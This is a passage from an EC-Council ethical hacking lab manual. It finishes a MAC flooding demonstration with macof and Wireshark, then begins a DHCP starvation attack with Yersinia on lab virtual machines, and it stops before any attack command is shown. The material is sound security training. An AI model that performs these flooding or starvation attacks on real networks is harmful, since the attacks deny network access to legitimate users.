All Rights Reserved. Reproduction is Strictly Prohibited.

13. Switch to the **Wireshark** window and observe the **IPv4** packets from random IP addresses, as shown in the screenshot.




14. Click on any captured **IPv4** packet and expand the **Ethernet II** node in the packet details section. Information regarding the source and destination MAC addresses is displayed, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Similarly, you can switch to a different machine to see the same packets that were captured by Wireshark in the **Parrot Security** machine.
16. Macof sends the packets with random MAC and IP addresses to all active machines in the local network. If you are using multiple targets, you will observe the same packets on all target machines.
17. Close the **Wireshark** window. If an **Unsaved packets**… pop-up appears, click **Stop and Quit without Saving** to close the Wireshark application.



18. This concludes the demonstration of how to perform MAC flooding using macof.
19. Close all open windows and document all the acquired information.

Task 2: Perform a DHCP Starvation Attack using Yersinia


In a DHCP starvation attack, an attacker floods the DHCP server by sending a large number of DHCP requests and uses all available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a Denial-of-Service (DoS) attack. Because of this issue, valid users cannot obtain or renew their IP addresses, and thus fail to access their network. This attack can be performed by using various tools such as Yersinia and Hyenae.

Yersinia is a network tool designed to take advantage of weaknesses in different network protocols such as DHCP. It pretends to be a solid framework for analyzing and testing the deployed networks and systems.

Here, we will use the Yersinia tool to perform a DHCP starvation attack on the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


1. On the **Parrot Security** virtual machine, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.



2. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.



4. Leave the **Wireshark** application running.
5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
8. Now, type **cd** and press **Enter** to jump to the root directory.

   Note: Click the **Maximize Window** icon to maximize the terminal window.

